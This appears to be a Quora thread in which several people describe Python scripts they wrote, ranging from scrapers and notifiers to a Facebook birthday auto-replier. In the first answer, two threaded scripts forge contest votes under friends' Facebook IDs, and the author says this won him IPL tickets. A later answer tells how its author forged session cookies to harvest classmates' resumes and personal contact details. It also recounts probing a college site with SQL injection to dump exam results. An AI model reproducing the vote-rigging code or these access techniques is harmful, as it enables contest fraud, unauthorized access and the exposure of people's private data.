
Dhruv Hari Baldawa, compensating for laziness by code

Win Indian Premier League (cricket) tickets

Everybody knows how hard it is to get IPL tickets.

CocaCola had an online voting contest, where you upload your picture and other Facebook users have to vote on the picture, at the end of the day the user with most votes will get 2 IPL tickets. I used the following script, and won 2 tickets (twice). FYI, MI v/s CSK and MI v/s RCB ;)

```
import pickle
import time
import urllib2
import urllib
import random
import thread
from p_friends import data as friends
url = "https://www.afancan.com/thefanstation/happinesswall/api/castVotefb.php"
TIME_LOWER_LIMIT = 2
TIME_UPPER_LIMIT = 10
def go_fish(friends):
    for friend in friends:
        req = urllib2.Request(url)
        #req = urllib2.Request("Page on Localhost")
        req.add_header('Accept', '*/*')
        # req.add_header('Accept-Encoding', 'gzip, deflate')
        req.add_header('Content-Type','application/x-www-form-urlencoded; charset=UTF-8
        req.add_header('Cookie', 'a very long cookie')
        req.add_header('Host', 'Page on Afancan')
        req.add_header('Referer','http://www.afancan.com/thefanstation/happinesswall/'
        req.add_header('User-Agent', 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:12.0)
        req.add_header('X-Requested-With', 'XMLHttpRequest')
        s = urllib2.urlopen(req, urllib.urlencode({'m':'1116591190', 'uid':friend['id']
        print "%s(%s) voted with response as %s" % (friend['name'], friend['id'], s.rea
        # time.sleep(random.randint(TIME_LOWER_LIMIT, TIME_UPPER_LIMIT))
try:
    thread.start_new_thread(go_fish, (friends[ : len(friends)/5],))
    thread.start_new_thread(go_fish, (friends[len(friends)/5 : 2*len(friends)/5],))
    thread.start_new_thread(go_fish, (friends[2*len(friends)/5 : 3*len(friends)/5],))
    thread.start_new_thread(go_fish, (friends[3*len(friends)/5 : 4*len(friends)/5],))
    thread.start_new_thread(go_fish, (friends[4*len(friends)/5 : ],))
except:
    print "Unable to start thread"
while 1:
    pass
```

Crack another online contest

This one was just for the fun of it, to see if its possible to do it, didn't run the script for too long, and of course didn't win :)

```
import urllib2
```

```
import thread
from p_friends import data as friends
url = "https://faceoffmen.com/ajax/vote"
TIME_LOWER_LIMIT = 2
TIME_UPPER_LIMIT = 10
def go_fish(friends):
    for friend in friends:
        req = urllib2.Request(url)
        #req = urllib2.Request("Page on Localhost")
        req.add_header('Accept', 'application/json, text/javascript, */*; q=0.01')
        # req.add_header('Accept-Encoding', 'gzip, deflate')
        req.add_header('Content-Type', 'application/x-www-form-urlencoded; charset=UTF-
        req.add_header('Cookie', 'my cookie')
        req.add_header('Host', 'Page on Faceoffmen')
        req.add_header('Referer', 'Page on Faceoffmen')
        req.add_header('User-Agent', 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:12.0)
        req.add_header('X-Requested-With', 'XMLHttpRequest')
        s = urllib2.urlopen(req, "facebook_id=1000000000000000000&prev_facebook_id=100
        print "%s(%s) voted with response as %s" % (friend['name'], friend['id'], s.rea
        # time.sleep(random.randint(TIME_LOWER_LIMIT, TIME_UPPER_LIMIT))
try:
    thread.start_new_thread(go_fish, (friends[:len(friends)/5],))
    thread.start_new_thread(go_fish, (friends[len(friends)/5:2*len(friends)/5],))
    thread.start_new_thread(go_fish, (friends[2*len(friends)/5:3*len(friends)/5],))
    thread.start_new_thread(go_fish, (friends[3*len(friends)/5:4*len(friends)/5],))
    thread.start_new_thread(go_fish, (friends[4*len(friends)/5:],))
except:
    print "Unable to start thread"
while 1:
    pass
```

then I never tried breaking into these contests, I only cracked them to see if they could be.

Check Mumbai University results

Check if the results of my final year exam were out or not, if the results were out, the script would start the VLC player on my machine and start playing music. Used the same script to check result for HSC examinations.

```
import urllib2
import time
import tweepy
import os
consumer_key = ''
consumer_secret = ''
access_token = ''
access_secret = ''
tweet_string = 'twitter set @dhruvbaldawa Result for %s %s declared.'
url = 'http://results.mu.ac.in/choose_nob.php?exam_id=%s&exam_year=2012&exam_month=MAY'
auth = tweepy.OAuthHandler(consumer_key, consumer_secret)
auth.set_access_token(access_token, access_secret)
t = tweepy.API(auth)
id_start = 2765
id_ = id_start
```

```
while True:
    url_socket = urllib2.urlopen(url % id_)
    temp = url_socket.read().lower()
    if temp.find('no such exam!!') < 0:
        if temp.find('computer') > 0:
            print(tweet_string % (id_, True))
            # os.system(tweet_string % (id_, True))
            os.system("vlc ~/01.mp3")
        else:
            print(tweet_string % (id_, False))
            # os.system(tweet_string % (id_, False))
        id_ += 1
    else:
        time.sleep(300)
```

Send free SMS through Way2SMS/Site2SMS
The code is here: https://github.com/dhruvbaldawa/...

My solutions to Project Euler problems
https://github.com/dhruvbaldawa/...

Android push notifications server
In roughly 20 lines of code.
https://github.com/dhruvbaldawa/...

Written 5 Oct 2013 • View Upvotes

More Answers Below. Related Questions

What are some of the best automation tools/scripts/utilities you have written?

Have you ever written a useful script to aid your fantasy football team? If so, what did it do?

What are the best PHP scripts you've ever written?

What are the best R scripts you have ever written?

What are some good (not too long) script/code you have seen or written using BeautifulSoup Library in Python?

Rajat Khandelwal, Programmer, Gamer
25.4k Views • Upvoted by Ben Baert, Pythonista


Download all songs of a TV show from youtube as mp3. Can also download individual songs.

It all started with **How I met your mother**. As is well known, their music choice is excellent. So I wanted to download all the songs that appeared in HIMYM. So I wrote the following code. For actual download, it queues the url in IDM. You have to start those manually. Use cases are at the end of the code. We'll get to the code later, first an explanation.

1. The site TuneFind lists music of Movies and TV shows, I extract the season list, episode list per season and songs list per episode from there.
2. Now that I have the name of the song and the artist, I get the first search result on youtube with these keywords.

3. Now that I have a youtube video id for a song, I send a request to YouTube to MP3 Converter to convert it to mp3 and get the url of the converted mp3.
4. Download the mp3 in the correct heirarchical location.

Finally, all the mp3s are downloaded and saved in respective folders for each episode for each season:




```
import os
import urllib
import re
import cPickle
import HTMLParser
import requests
import time
show_url = "http://www.tunefind.com/show/%s"
season_url = "http://www.tunefind.com/show/%s/season-%d"
episode_url = "http://www.tunefind.com/show/%s/season-%d/%s"
def get_youtube_mp3_url(url):
    for i in xrange(2):
        statusurl = None
        r = requests.post("http://www.listentoyoutube.com/cc/conversioncloud.php", data
        try:
            statusurl = eval(r.text)['statusurl'].replace('\\/', '/') + "&json"
            break
        except:
            print eval(r.text)['error']
            time.sleep(1)
    while True:
        if not statusurl:
            raise Exception("")
        try:
            resp = eval(requests.get(statusurl).text)
            if 'downloadurl' in resp:
                downloadurl = resp['downloadurl'].replace('\\/', '/')
```


```
                break
            time.sleep(1)
        except Exception:
            pass
    return downloadurl
def urlopen(url, tries=10):
    exc = "Couldn't open url %s" % url
    for i in xrange(tries):
        try:
            stream = urllib.urlopen(url)
            return str(stream.read())
        except Exception as e:
            exc = e
    raise Exception(exc)
def download_song(song, location):
    print song
    song_name = song[1] + " - " + song[0] + ".mp3"
    if not os.path.exists(location):
        os.makedirs(location)
    if not os.path.exists(os.path.join(location, song_name)):
        try:
            r = requests.get("YouTube", params={"search_query": "%s %s" % (song[1], so
            top_vid_id = re.findall(r'data-context-item-id="(.*?)"', r)[0]
            mp3_url = get_youtube_mp3_url("YouTube" + top_vid_id)
            cmd = 'idman /d %s /p "%s" /f "%s" /a' % (mp3_url, os.path.join(os.getcwd(
            os.system(cmd)
        except Exception:
            raise
def get_episode_music(show, season, episode):
    episode_num, episode_name = episode
    episode_dir = os.path.join(show, str(season), episode_name.replace(':', ''))
    episode_data_path = os.path.join(show, str(season), episode_name.replace(':', ''),
    if not os.path.exists(episode_dir):
        os.mkdir(episode_dir)
    if os.path.exists(episode_data_path):
        with open(episode_data_path) as episode_data_file:
            episode_data = cPickle.load(episode_data_file)
    else:
        episode_data = {}
        pg = urlopen(episode_url % (show, season, episode_num))
        h = HTMLParser.HTMLParser()
        try:
            episode_data['songs'] = list((h.unescape(b), h.unescape(c), a) for (a, b, 
        except:
            episode_data['songs'] = list((b, c, a) for (a, b, c, d) in re.findall(r'<a
        with open(episode_data_path, 'wb') as episode_data_file:
            cPickle.dump(episode_data, episode_data_file)
    for song in episode_data['songs']:
        download_song(song, episode_dir)
def get_season_music(show, season):
    season_dir = os.path.join(show, str(season))
    season_data_path = os.path.join(show, str(season), 'data')
    if not os.path.exists(season_dir):
        os.mkdir(season_dir)
```

```
    if os.path.exists(season_data_path):
        with open(season_data_path) as season_data_file:
            season_data = cPickle.load(season_data_file)
    else:
        season_data = {}
        h = HTMLParser.HTMLParser()
        pg = urlopen(season_url % (show, season))
        season_data['episodes'] = list((a, h.unescape(b)) for (a, b) in re.findall(r'<a
        with open(season_data_path, 'wb') as season_data_file:
            cPickle.dump(season_data, season_data_file)
    # print season_data
    for episode in season_data['episodes']:
        get_episode_music(show, season, episode)
def get_show_music(show):
    if not os.path.exists(show):
        os.mkdir(show)
    if os.path.exists(os.path.join(show, 'data')):
        with open(os.path.join(show, 'data')) as show_data_file:
            show_data = cPickle.load(show_data_file)
    else:
        show_data = {}
        slug = show.lower().replace(' ', '-')
        pg = urlopen(show_url % show)
        season_finder_pattern = r'/show/' + slug + r'/season-\d+'
        print season_finder_pattern
        season_links = list(set(re.findall(season_finder_pattern, pg)))
        season_links.sort()
        seasons = list(int(sl[sl.find('season-') + len('season-'):]) for sl in season_
        seasons.sort()
        show_data['seasons'] = seasons
        with open(os.path.join(show, 'data'), 'wb') as show_data_file:
            cPickle.dump(show_data, show_data_file)
    # print show_data
    for season in show_data['seasons']:
        get_season_music(show, season)
    os.system("idman /s")
if __name__ == '__main__':
    # download_song(["Humme hai hero", "A R Rahman"], "Misc")
    get_show_music("How I Met Your Mother")
    get_show_music("Castle")
```

And now, a preview of the execution (:P) :



In between, the mp3s are queued in IDM's queue:



Updated 9 Jul 2013 • View Upvotes

Heera Jaiswal, Visionary, Programmer


36.9k Views

College Mates Resume:

It was my final year of B.Tech, when I wrote my very first Python script to download my all batch mates resumes from the college placement website just to get everyone's mobile number and address. Though there was authentication to prevent unauthorized access to the website, but they were using a session_id which was just a hash without any salt, so it wasn't so hard to make HTTP GET requests with dynamically generated cookie header based on hash of everyone's registration number which was a basic sequence. And since that day Python has become a part of my life :)


Reply To Birthday wishes:

It was just the beginning of love for Python. In 2012, it was my 22nd birthday. I was at home which is in a village of UP (India), where one doesn't find electricity for more than 8 hours in a day. When I opened Facebook the next day to my birthday, I saw so many number of wishes on Facebook. I had just one hour left to reply to everyone before electricity went. Again my best friend Python helped me to make it happen. I wrote a script to say thanks and like the posts.



Bus travelers all over India on day:

It was a week before my birthday in 2013, when I was again excited to do something like last time with Python. Now I work in a bus ticket booking company. I can have data of bus bookings all over India. I thought of mapping all those on an India map. The very first problem was that I didn't have latitude and longitude information of the cities, just their names.Then I came to know that the Google reverse geocoding API provides a way map city name to latitude and longitude, but there was restriction of making a maximum number of 2500 requests per day. So I had to run the script 4 times to collect data of around 8000 cities. Then using the website Indiemapper, I created a map of India having raw data of cities and generated an SVG image and embedded it into an HTML file with some JavaScript code to render city pairs (source, destination) for which bookings are made. After rendering for one day (5th July) of bookings, this is how it looks like:



A College Entrance Exam Result:

This time it was for *someone* special, which happened a week ago. I wanted to give her the result of the college entrance exam for which she applied few days back. I neither know her rollno nor did I want to ask her. I know it seems silly. I went to the college website and tried to find rollno pattern. For that I had to fill a fake form applying for commerce which generated a new rollno for me. Now I know the rollno pattern which was like "C-700". I needed to know the possible range of RollNos and backend database table details. I tried a few SQL injections and came to know few things. It was a SQL Server server and fields name roll_no, result, quota and class. The unfortunate thing was there was no field for student name, so couldn't find her name in it :(Anyway, I wrote a Python script downloading all the results by making an HTTP post for each roll_no ranging from C-109 to C-708.

By:
A Python Lover

B'day Wish Replier Code

```
#@author: Heera(heera.jaiswal810@gmail.com)
#note: it assumes all posts on ur date of birth are wishes
#steps to use:
#1. Before running it, u need to take a valid access_token and set date of birth
#2. goto Facebook
#3. click on "Get Acccess token"
#4. mark 'read_stream', 'publish_stream' permissions and click on get access token
#5. now copy the access token and put in the variable named 'acces_token'
#6. put ur date of birth in varible dob in format 'YYYY-MM-DD'
#7. now run the script
#8. happy b'day and enjoy :)
import httplib, urllib
from bs4 import BeautifulSoup
import os
import json
import time
import calendar

#put access_token here
access_token='ABACEdEose0cBABnHFHoDhGozFNQ76ntIWwUESZCtnrfg7lIFmMr5qPbH82EHozYXNgX6ZBrFbZ
#date of birth here, example: '2013-04-24'
dob='2013-04-24'
conn = httplib.HTTPSConnection("Page on Facebook")
print 'requesting...'
#conn.request("GET",path,urllib.urlencode(data),{})
has_more=False
def convert_to_local(s):
    t=time.strptime(s[:19],"%Y-%m-%dT%H:%M:%S")
    t=time.localtime(calendar.timegm(t))
    t=time.strftime("%Y-%m-%d",t)
    return t

def getRandomThnx(msg):
```

```
    #TODO :P
    return 'thanks :)'
def process_posts(url):
    conn = httplib.HTTPSConnection("Page on Facebook")
    conn.request("GET",url)
    res = conn.getresponse()
    conn.getresponse
    data=res.read()
    res_obj=json.loads(data)
    posts=res_obj["data"]
    processed=0
    for post in posts:
        if not "message" in post:
            continue
        msg=post["message"]
        post_date=convert_to_local(post["created_time"])
        if dob == post_date:
            if "from" in post and "message" in post:
                user= post["from"]["name"]


                path='/'+post['id']+'/comments'
                param_data={  'format':'json',
                        'message':getRandomThnx(msg),
                        'access_token':access_token
                      }
                conn = httplib.HTTPSConnection("Page on Facebook")
                if post["comments"]["count"]==0:
                    print 'responding to :'+user+'->'+msg
                    conn.request("POST",path,urllib.urlencode(param_data),{})
                    res = conn.getresponse()
                path='/'+post['id']+'/likes'
                param_data={  'format':'json',
                        'access_token':access_token
                      }

                conn = httplib.HTTPSConnection("Page on Facebook")
                processed+=1

    if "paging" in res_obj:
        return processed+process_posts(res_obj["paging"]["next"][len("Page on page on Fac
    else:
        print "Finished"
        return processed
url='/me/feed?access_token='+access_token
print 'total='+str(process_posts(url))
print 'Thanx to all wisher :)'
```

Updated 20 May 2015 • View Upvotes

Sushant Hiray, Ahead by x commits

Script to scrape Hacker News and display the top news from last 24 hours.

I'm a frequent visitor to Hacker News, probably multiple times a day and quite often I end up missing some interesting topics. Which is led me into scraping Hacker News and storing the most interesting news!

It was hosted here: TSHN Has been pulled down for now.

The code is open sourced and you can check it about the project: TSHN ~ Top Stories of Hacker News in last 24 hours

How'd you do it?
Pretty simple! The code's up on GitHub.
Take a look at Beautiful Soup and see how you can go about scraping the relevant data.
Once you are done with this, rest is just a python script to combine the scraped data.
Thanks to Bootstrap for the minimal UI.
Make ajax calls to fetch the data.


Updated 22 Dec 2014 • View Upvotes

